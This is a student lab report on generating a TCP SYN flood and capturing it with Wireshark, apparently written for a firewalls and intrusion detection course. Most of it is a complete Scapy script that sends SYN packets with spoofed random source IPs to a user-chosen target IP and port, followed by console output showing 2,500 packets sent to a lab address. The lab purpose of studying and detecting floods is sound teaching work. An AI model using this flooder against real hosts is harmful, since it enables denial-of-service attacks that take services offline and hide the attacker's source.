## Experiment – 9
## Using the Wireshark Packet Capturing Tool

Aim:

To generate a TCP SYN Flood attack on a given IP Address and capturing all the suspicious packets transmitted to the given IP by using the Wireshark Packet Capturing Tool.

Source Code:

```
from scapy.all import *
import sys
import random

def randomIP():
     ip = ".".join(map(str, (random.randint(0,255)for _
in range(4))))
     return ip

def randInt():
     x = random.randint(10000,65000)
     return x

def SYN_Flood(dstIP,dstPort,counter):
     total = 0
     print ("Packets are sending ...")
     for x in range (0,counter):
          s_port = randInt()
          s_eq = randInt()
          w_indow = randInt()

          IP_Packet = IP ()
          IP_Packet.src = randomIP()
          IP_Packet.dst = dstIP

          TCP_Packet = TCP ()
          TCP_Packet.sport = s_port
          TCP_Packet.dport = dstPort
          TCP_Packet.flags = "S"
          TCP_Packet.seq = s_eq
          TCP_Packet.window = w_indow

          send(IP_Packet/TCP_Packet, verbose=0)
          total+=1
     sys.stdout.write("\nTotal packets sent: %i\n" %
total)
```

```
def info():
     dstIP = input ("\nTarget IP : ")
     dstPort = int(input ("Target Port : "))
     return dstIP,int(dstPort)

def main():
     dstIP,dstPort = info()
     counter = int(input ("How many packets do you want
to send : "))
     SYN_Flood(dstIP,dstPort,counter)

main()
```

Output Screenshots:

```
D:\7th Semester Files\Firewalls and Intrusion Detection Systems>py SYNFlood.py

Target IP : 172.22.62.128
Target Port : 80
How many packets do you want to send : 2500
Packets are sending ...

Total packets sent: 2500

D:\7th Semester Files\Firewalls and Intrusion Detection Systems>
```

Fig 1: Running the Code and performing the SYN Flood Attack




Fig 2: Capturing all the SYN Flood Packets in Wireshark Tool